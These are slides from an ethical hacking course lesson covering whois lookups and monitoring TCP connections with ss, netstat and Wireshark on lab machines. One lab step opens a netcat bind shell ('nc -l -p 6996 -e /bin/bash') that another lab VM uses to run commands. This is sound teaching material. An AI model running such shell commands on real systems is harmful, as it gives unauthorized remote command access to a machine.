## Rich's lesson module checklist

- ❑ Slides and lab posted
- ❑ WB converted from PowerPoint
- ❑ Print out agenda slide and annotate page numbers

- ❑ Flash cards
- ❑ Properties
- ❑ Page numbers
- ❑ 1st minute quiz
- ❑ Web Calendar summary
- ❑ Web book pages
- ❑ Commands

- ❑ Practice test on published on Canvas

- ❑ Backup slides, whiteboard slides, CCC info, handouts on flash drive
- ❑ Spare 9v battery for mic
- ❑ Key card for classroom door

- ❑ Update CCC Confer and 3C Media portals

Evading Network Devices

TCP/IP

Cryptography

Network and Computer Attacks

Hacking Wireless Networks

CIS 76 Ethical Hacking

Footprinting and Social Engineering

Hacking Web Servers

Port Scanning

Embedded Operating Systems

Enumeration

Desktop and Server Vulnerabilities

Scripting and Programming

Student Learner Outcomes

1. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.

2. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.

Introductions and Credits

Rich Simms
- HP Alumnus.
- Started teaching in 2008 when Jim Griffin went on sabbatical.
- Rich's site: http://simms-teach.com

And thanks to:
- Steven Bolt at for his WASTC EH training.
- Kevin Vaccaro for his CSSIA EH training and Netlab+ pods.
- EC-Council for their online self-paced CEH v9 course.
- Sam Bowne for his WASTC seminars, textbook recommendation and fantastic EH website (https://samsclass.info/).
- Lisa Bock for her great lynda.com EH course.
- John Govsky for many teaching best practices: e.g. the First Minute quizzes, the online forum, and the point grading system (http://teacherjohn.com/).
- Google for everything else!

3

Student checklist for attending class

1. Browse to:
   http://simms-teach.com
2. Click the **CIS 76** link.
3. Click the **Calendar** link.
4. Locate today's lesson.
5. Find the **Presentation slides** for the lesson and **download** for easier viewing.
6. Click the **Enter virtual classroom** link to join CCC Confer.
7. Log into Opus-II with Putty or ssh command.

Note: Blackboard Collaborate Launcher only needs to be installed once. It has already been downloaded and installed on the classroom PC's.

Student checklist for suggested screen layout

☐ *Google*　　☐ *CCC Confer*　　☐ *Downloaded PDF of Lesson Slides*

☐ *CIS 76 website Calendar page*

☐ *One or more login sessions to Opus*

Student checklist for sharing desktop with classmates

1) Instructor gives you sharing privileges.

2) Click overlapping rectangles icon. If white "Start Sharing" text is present then click it as well.


3) Click OK button.

4) Select "Share desktop" and click Share button.

Rich's CCC Confer checklist - setup

CCC ⊞ Confer

[ ] Preload White Board

| i | Load Content | Record | (⊞) |

[ ] Connect session to Teleconference

Session now connected to teleconference

MAIN ROOM (2)

Rich Simms
Moderator (You)

Teleconference

CCC Confer – 0 - RICH SIMMS
File Edit View Tools Window Help

▼ AUDIO & VIDEO

Audio Setup Wizard...
Microphone Settings...
Speaker Settings...
Maximum Simultaneous Talkers...
Adjust Microphone Level Up
Adjust Microphone Level Down
Adjust Speaker Level Up
Adjust Speaker Level Down

Talk   Video

▼ PARTICIPANTS

Rich Simms
Moder...

Configure Telephone Conference...
Connect Session To Teleconference...

Camera Settings...
Maximum Simultaneous Cameras...
Make Video Follow Moderator Focus
✓ Make Video Follow Speaker
Send Camera Snapshot To Whiteboard

Detach Panel

MAIN ROOM (1)
Rich Simms
Moderator (You)

[ ] Is recording on?

| i | Load Content | Recording ● | (⊞) |

Red dot means recording

▼ AUDIO & VIDEO

Teleconference

Talk   Video
Teleconferencing...

Should change from phone handset icon to little Microphone icon and the Teleconferencing … message displayed

[ ] Use teleconferencing, not mic

Should be grayed out

Rich's CCC Confer checklist - screen layout

foxit for slides

chrome

putty

vSphere Client

[ ] layout and share apps

8

Rich's CCC Confer checklist - webcam setup

[ ] Video (webcam)

[ ] Make Video Follow Moderator Focus

Rich's CCC Confer checklist - Elmo

Elmo rotated down to view side table

Rotate image button

The "rotate image" button is necessary if you use both the side table and the white board.

Quite interesting that they consider you to be an "expert" in order to use this button!

Elmo rotated up to view white board

Rotate image button

Run and share the Image Mate program just as you would any other app with CCC Confer

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CCC Confer

Rich's CCC Confer checklist - universal fixes

Universal Fix for CCC Confer:
1) Shrink (500 MB) and delete Java cache
2) Uninstall and reinstall latest Java runtime
3) http://www.cccconfer.org/support/technicalSupport.aspx

Control Panel (small icons)   General Tab > Settings…   500MB cache size   Delete these

Google Java download

11

Start

Sound Check

*Students that dial-in should mute their line using *6 to prevent unintended noises distracting the web conference.*

*Instructor can use *96 to mute all student lines.*

Volume
*4 - increase conference volume.
*7 - decrease conference volume.
*5 - increase your voice volume.
*8 - decrease your voice volume.

13

CIS 76 - Lesson 5

Instructor: **Rich Simms**
Dial-in: **888-886-3951**
Passcode: **136690**

Philip   Bruce   James   Sam B.   Sam R.   Miguel   Bobby   Garrett   Ryan A.

Aga   Karina   Chris   Corbin   Helen   Xu   Mariano   Cameron   Ryan M.

Tre   May   Karl-Heinz   Remy   Tanner

Email me (risimms@cabrillo.edu) a relatively current photo of your face for 3 points extra credit

First Minute Quiz

Please answer these questions **in the order** shown:

Use CCC Confer White Board

email answers to: risimms@cabrillo.edu

(answers must be emailed within the first few minutes of class for credit)

Review and Gaps

Objectives	Agenda
• Learn how to monitor TCP connections • Get baseline on EC-Council mini assessment • Hide a secret file using steganography • Review material from the NISGTC EH course	• Quiz #4 • Questions • netstat and ss (ncat example) • In the news • Best practices • EC-Council mini assessment 1-10 • Housekeeping • EC-Council mini assessment 11-20 • Red/blue pods • EC-Council mini assessment 21-30 • NISGTC - Domain 1 • Steganography • EC-Council mini assessment 31-40 • NISGTC - Domain 2 • More recon websites • EC-Council mini assessment 41-50 • NISGTC - Domain 7 • NISGTC - Domain 8 • Assignment • Wrap up

16

Admonition

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Unauthorized hacking is a crime.

The hacking methods and activities learned in this course can result in prison terms, large fines and lawsuits if used in an unethical manner. They may only be used in a lawful manner on equipment you own or where you have explicit permission from the owner.

Students that engage in any unethical, unauthorized or illegal hacking may be dropped from the course and will receive no legal protection or help from the instructor or the college.

Questions

Questions?

Lesson material?

Labs?   Tests?

How this course works?

· Graded work in home directories

· Answers in /home/cis76/answers

> Who questions much, shall learn much, and retain much.
> - Francis Bacon

> If you don't ask, you don't get.
> - Mahatma Gandhi

Chinese Proverb	他問一個問題，五分鐘是個傻子，他不問一個問題仍然是一個傻瓜永遠。 *He who asks a question is a fool for five minutes; he who does not ask a question remains a fool forever.*

Update on whois

Using the -h option to get all the info

whois hp.com

```
cis76@eh-kali-05:~$ whois hp.com
   Domain Name: HP.COM
   Registry Domain ID: 5205407_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.markmonitor.com
   Registrar URL: http://www.markmonitor.com
   Updated Date: 2017-06-26T16:50:30Z
   Creation Date: 1986-03-03T05:00:00Z
   Registry Expiry Date: 2018-03-04T05:00:00Z
   Registrar: MarkMonitor Inc.
   Registrar IANA ID: 292
   Registrar Abuse Contact Email: abusecomplaints@
   Registrar Abuse Contact Phone: +1.2083895740
   Domain Status: clientDeleteProhibited https://i
   Domain Status: clientTransferProhibited https:/
   Domain Status: clientUpdateProhibited https://i
   Domain Status: serverDeleteProhibited https://i
   Domain Status: serverTransferProhibited https:/
   Domain Status: serverUpdateProhibited https://i
   Name Server: NS1.HP.COM
   Name Server: NS2.HP.COM
   Name Server: NS3.HP.COM
   Name Server: NS4.HP.COM
   Name Server: NS5.HP.COM
   Name Server: NS6.HP.COM
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint For
>>> Last update of whois database: 2017-09-26T14:4

For more information on Whois status codes, please
```

```
NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar.  Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
automated except as reasonably necessary to register domain names or
modify existing registrations; the Data in VeriSign Global Registry
Services' ("VeriSign") Whois database is provided by VeriSign for
information purposes only, and to assist persons in obtaining information
about or related to a domain name registration record. VeriSign does not
guarantee its accuracy. By submitting a Whois query, you agree to abide
by the following terms of use: You agree that you may use this Data only
for lawful purposes and that under no circumstances will you use this Data
to: (1) allow, enable, or otherwise support the transmission of mass
unsolicited, commercial advertising or solicitations via e-mail, telephone,
or facsimile; or (2) enable high volume, automated, electronic processes
that apply to VeriSign (or its computer systems). The compilation,
repackaging, dissemination or other use of this Data is expressly
prohibited without the prior written consent of VeriSign. You agree not to
use electronic processes that are automated and high-volume to access or
query the Whois database except as reasonably necessary to register
domain names or modify existing registrations. VeriSign reserves the right
to restrict your access to the Whois database in its sole discretion to ensure
operational stability.  VeriSign may restrict or terminate your access to the
Whois database for failure to abide by these terms of use. VeriSign
reserves the right to modify these terms at any time.

The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.
cis76@eh-kali-05:~$
```

*Using **whois** with no options on this domain doesn't show all of the registry information*

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whois hp.com

```
cis76@eh-kali-05:~$ whois hp.com
   Domain Name: HP.COM
   Registry Domain ID: 5205407_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.markmonitor.com
   <snipped>
```

First, use whois with no options to show the WHOIS server

Then use the -h option to specify the WHOIS server see more information.

whois -h whois.markmonitor.com hp.com

```
cis76@eh-kali-05:~$ whois -h whois.markmonitor.com hp.com
Domain Name: hp.com
Registry Domain ID: 5205407_DOMAIN_COM-VRSN
Registrar WHOI
Registrar URL:
Updated Date:
Creation Date:
Registrar Regi
Registrar: Mar
Registrar IANA
Registrar Abus
Registrar Abus
Domain Status:
Domain Status:
Domain Status:
Domain Status:
Domain Status:
Domain Status:
Domain Status:
Registry Regis
Registrant Nam
Registrant Org
Registrant Str
Registrant Cit
Registrant Sta
Registrant Pos
Registrant Cou
Registrant Pho
Registrant Pho
Registrant Fax
Registrant Fax
Registrant Ema
Registry Admin
```

```
Admin Name: Domain Administrator
Admin Organization: HP Inc.
Admin Street: 1501 Page Mill Road,
Admin City: Palo Alto
Admin State/Province: CA
Admin Postal Code: 94304
Admin Country: US
Admin Phone: +1.8005247638
Admin Phone
Admin Fax: +
Admin Fax Ex
Admin Email:
Registry Tec
Tech Name: D
Tech Organiz
Tech Street:
Tech City: P
Tech State/P
Tech Postal
Tech Country
Tech Phone:
Tech Phone E
Tech Fax: +1
Tech Fax Ext
Tech Email:
Name Server:
Name Server:
Name Server:
Name Server:
Name Server:
Name Server:
DNSSEC: unsi
URL of the I
en
```

```
>>> Last update of WHOIS database: 2017-09-26T07:49:35-0700 <<<

The Data in MarkMonitor.com's WHOIS database is provided by MarkMonitor.com for
information purposes, and to assist persons in obtaining information about or
related to a domain name registration record.  MarkMonitor.com does not guarantee
its accuracy.  By submitting a WHOIS query, you agree that you will use this Data
only for lawful purposes and that, under no circumstances will you use this Data to:
  (1) allow, enable, or otherwise support the transmission of mass unsolicited,
      commercial advertising or solicitations via e-mail (spam); or
  (2) enable high volume, automated, electronic processes that apply to
      MarkMonitor.com (or its systems).
MarkMonitor.com reserves the right to modify these terms at any time.
By submitting this query, you agree to abide by this policy.

MarkMonitor is the Global Leader in Online Brand Protection.

MarkMonitor Domain Management(TM)
MarkMonitor Brand Protection(TM)
MarkMonitor AntiPiracy(TM)
MarkMonitor AntiFraud(TM)
Professional and Managed Services

Visit MarkMonitor at http://www.markmonitor.com
Contact us at +1.8007459229
In Europe, at +44.02032062220

For more information on Whois status codes, please visit
 https://www.icann.org/resources/pages/epp-status-codes-2014-06-16-en
```

23

Monitoring connections

netstat and ss

Monitoring TCP Connections

netstat [options]

ss [options]

Options:
t = tcp
n = numeric values
l = listening
p = process (must be root)

Monitoring TCP Connections

Kali

OWASP

ss -t

Opus

No tcp connections right now

Monitoring TCP Connections

ss -t

Kali   root@eh-kali-05: ~

```
File  Edit  View  Search  Terminal  Help
root@eh-kali-05:~# ss -t
State        Recv-Q Send-Q Local Address:Port              Peer Address:Port
root@eh-kali-05:~#
```

No tcp connections on Kali right now

Monitoring TCP Connections

On Kali we can see the TCP connection initiated from Opus

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Monitoring TCP Connections

Use the ss or netstat command with the -t option shows the TCP connection to Opus. The unique TCP socket specifies the IP address and port on both ends of the connection.

ss -t

A TCP socket has been created

Server (Kali)	Client (Opus)
IP: 10.76.5.150	IP: 172.30.5.20
Port: 22 (ssh)	Port: 38007

Monitoring TCP Connections

On Wireshark we can see the three-way handshake used to open the TCP connection

Transport Layer

Client   Server

3-Way Handshake

Initiating a new TCP

Connection

1. SYN

2. SYN-ACK

3. ACK

open state   listen state

SYN, SN=A, AN=0

SYN, ACK, SN=B, AN=A+1

established state

ACK, AN=B+1

established state

AN=Acknowledgment Number
SN=Sequence Number
ACK=ACK flag set
SYN=SYN flag set

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Monitoring TCP Connections

*The three-way handshake starts in frame 1 (SYN)
and completes in frame 3 (ACK) below*

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	172.30.5.20 *<-Opus*	10.76.5.150 *<-Kali*	TCP	74	38007 → 22 [SYN] Seq=0 Win=1460...
2	0.000060868	10.76.5.150	172.30.5.20	TCP	74	22 → 38007 [SYN, ACK] Seq=0 Ack...
3	0.000433916	172.30.5.20	10.76.5.150	TCP	66	38007 → 22 [ACK] Seq=1 Ack=1 Wi...
4	0.008301164	10.76.5.150	172.30.5.20	SSHv2	98	Server: Protocol (SSH-2.0-OpenS...
5	0.009143797	172.30.5.20	10.76.5.150	TCP	66	38007 → 22 [ACK] Seq=1 Ack=33 W...

A TCP socket is established with the completion of the three-way handshake

A TCP socket has been created

Server (Kali)	Client (Opus)
IP: 10.76.5.150	IP: 172.30.5.20
Port: 22	Port: 38007

Monitoring TCP Connections

The -n option shows all values in numeric form. E.g. "22" instead of "ssh"

Monitoring TCP Connections

The -n option shows all values in numeric form. E.g. "22" instead of "ssh"

ss -tn

A TCP socket has been created

Server (Kali)	Client (Opus)
IP: 10.76.5.150	IP: 172.30.5.20
Port: 22	Port: 38007

Monitoring TCP Connections

The -p option shows the process using the connection.
You must be the root user to use the -p option.

Monitoring TCP Connections

ss -tnp

```
root@eh-kali-05: ~
File  Edit  View  Search  Terminal  Help
root@eh-kali-05:~# ss -tnp
State        Recv-Q Send-Q    Local Address:Port              Peer Address:Port
ESTAB        0       0          10.76.5.150:22                  172.30.5.20:38007
users:(("sshd",pid=3036,fd=3),("sshd",pid=3028,fd=3))
root@eh-kali-05:~#
```

The sshd process is attached to port 22. The pid (process ID) is 3036.

Monitoring TCP Connections

Kali

OWASP

nc -l -p 6996 -e /bin/bash

ss -tln

Opus

ssh cis76@eh-pfSense-05

The -l option on ss or netstat shows the ports that are listening for a connection. The nc command was used to listen to port 6996.

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Monitoring TCP Connections

ss -tln

```
root@eh-kali-05: ~

File   Edit   View   Search   Terminal   Help
root@eh-kali-05:~# ss -tln
State         Recv-Q Send-Q   Local Address:Port              Peer Address:Port
LISTEN        0      128              *:22                           *:*
LISTEN        0      128      127.0.0.1:5432                         *:*
LISTEN        0      128              *:111                          *:*
LISTEN        0      1                *:6996                         *:*
LISTEN        0      128            :::22                          :::*
LISTEN        0      128           ::1:5432                        :::*
LISTEN        0      128            :::111                         :::*
root@eh-kali-05:~#
```

The -l option on ss or netstat shows the ports that are listening for a connection. The nc command was used to listen to port 6996.

Monitoring TCP Connections

OWASP used nc to connect to Kali at port 6996.
Now there are two established connections. One to
Opus and One to OWASP.

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Monitoring TCP Connections

ss -tn   *Close up of the two established connections. One to Opus and one to OWASP.*

```
root@eh-kali-05: ~

File   Edit   View   Search   Terminal   Help
root@eh-kali-05:~# ss -tn
State          Recv-Q Send-Q    Local Address:Port          Peer Address:Port
ESTAB          0      0         10.76.5.150:22              172.30.5.20:38007
ESTAB          0      0         10.76.5.150:6996            10.76.5.101:45108
root@eh-kali-05:~#
```

The TCP socket for the Kali <-> Opus connection

Server (Kali)	Client (Opus)
IP: 10.76.5.150	IP: 172.30.5.20
Port: 22	Port: 38007

The TCP socket for the Kali <-> OWASP connection

Server (Kali)	Client (OWASP)
IP: 10.76.5.150	IP: 10.76.5.101
Port: 6996	Port: 45108

Monitoring TCP Connections

Wireshark showing the second netcat connection being created.

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Monitoring TCP Connections

No.	Time	Source	Destination	Protocol	Length	Info
51	502.030149271	Vmware_af:63:bb	Broadcast	ARP	60	Who has 10.76.5.150? Tell 10.76…
52	502.030185421	Vmware_af:e6:bd	Vmware_af:63:bb	ARP	42	10.76.5.150 is at 00:50:56:af:e…
53	502.030320840	10.76.5.101 *<-OWASP*	10.76.5.150 *<-Kali*	TCP	74	45108 → 6996 [SYN] Seq=0 Win=58…
54	502.030357403	10.76.5.150	10.76.5.101	TCP	74	6996 → 45108 [SYN, ACK] Seq=0 A…
55	502.030474848	10.76.5.101	10.76.5.150	TCP	66	45108 → 6996 [ACK] Seq=1 Ack=1 …
56	507.040706841	Vmware_af:e6:bd	Vmware_af:63:bb	ARP	42	Who has 10.76.5.101? Tell 10.76…
57	507.041068814	Vmware_af:63:bb	Vmware_af:e6:bd	ARP	60	10.76.5.101 is at 00:50:56:af:6…

Wireshark showing the second netcat connection being created with three-way handshake..

The TCP socket for the Kali <-> OWASP connection

Server (Kali)	Client (OWASP)
IP: 10.76.5.150	IP: 10.76.5.101
Port: 6996	Port: 45108

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Monitoring TCP Connections

Exit the login from Opus and we are down to just one connection

Monitoring TCP Connections

Send EOF to nc and the second connection is closed too. Notice how the OWASP user was able to use netcat to list the files on Kali and leave a mark!

Transport Layer

Closing a TCP Connection

Four-Way Handshake

    1. FIN, ACK

    2. ACK

    3. FIN, ACK

    4. ACK

Closing with a shorter three-way handshake is also possible, where the client sends a FIN and server replies with a FIN & ACK (combining two steps into one) and client replies with an ACK.

Client

Server

initiate close

established state

FIN, ACK, SN=A, AN=B

ACK, SN=B, AN=A+1

end application

FIN, ACK, SN=B, AN=A+1

ACK, SN=A+1, AN=B+1

closed
end application

closed

AN=Acknowledgment Number
SN=Sequence Number
ACK=ACK flag set
FIN=FIN flag set

Monitoring TCP Connections

Wireshark showing the connection used for the Opus SSH session getting closed

Monitoring TCP Connections

No.	Time	Source	Destination	Protocol	Length	Info
87	753.147179023	172.30.5.20	10.76.5.150	TCP	66	38007 → 22 [ACK] Seq=2790 Ack=4…
88	753.147352834	172.30.5.20	10.76.5.150	SSHv2	102	Client: Encrypted packet (len=3…
89	753.147385523	172.30.5.20	10.76.5.150	SSHv2	134	Client: Encrypted packet (len=6…
90	753.147394826	172.30.5.20 *<-Opus*	10.76.5.150 *<-Kali*	TCP	66	38007 → 22 [FIN, ACK] Seq=2894 …
91	753.147423534	10.76.5.150	172.30.5.20	TCP	66	22 → 38007 [ACK] Seq=4857 Ack=2…
92	753.168362454	10.76.5.150	172.30.5.20	TCP	66	22 → 38007 [FIN, ACK] Seq=4857 …
93	753.168848106	172.30.5.20	10.76.5.150	TCP	66	38007 → 22 [ACK] Seq=2895 Ack=4…

Wireshark showing the connection used for the SSH session closing with four-way handshake. Note that Opus initiated closing the connection.

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Monitoring TCP Connections

Wireshark showing the connection used for the nc (netcat) session closing

Monitoring TCP Connections

No.	Time	Source	Destination	Protocol	Length	Info
91	753.147423534	10.76.5.150	172.30.5.20	TCP	66	22 → 38007 [ACK] Seq=4857 Ack=2…
92	753.168362454	10.76.5.150	172.30.5.20	TCP	66	22 → 38007 [FIN, ACK] Seq=4857 …
93	753.168848106	172.30.5.20	10.76.5.150	TCP	66	38007 → 22 [ACK] Seq=2895 Ack=4…
94	813.743823468	10.76.5.101 *<-OWASP*	10.76.5.150 *<-Kali*	TCP	66	45108 → 6996 [FIN, ACK] Seq=22 …
95	813.744361197	10.76.5.150	10.76.5.101	TCP	66	6996 → 45108 [FIN, ACK] Seq=325…
96	813.744551257	10.76.5.101	10.76.5.150	TCP	66	45108 → 6996 [ACK] Seq=23 Ack=3…
97	818.752644100	Vmware_af:e6:bd	Vmware_af:63:bb	ARP	42	Who has 10.76.5.101? Tell 10.76…

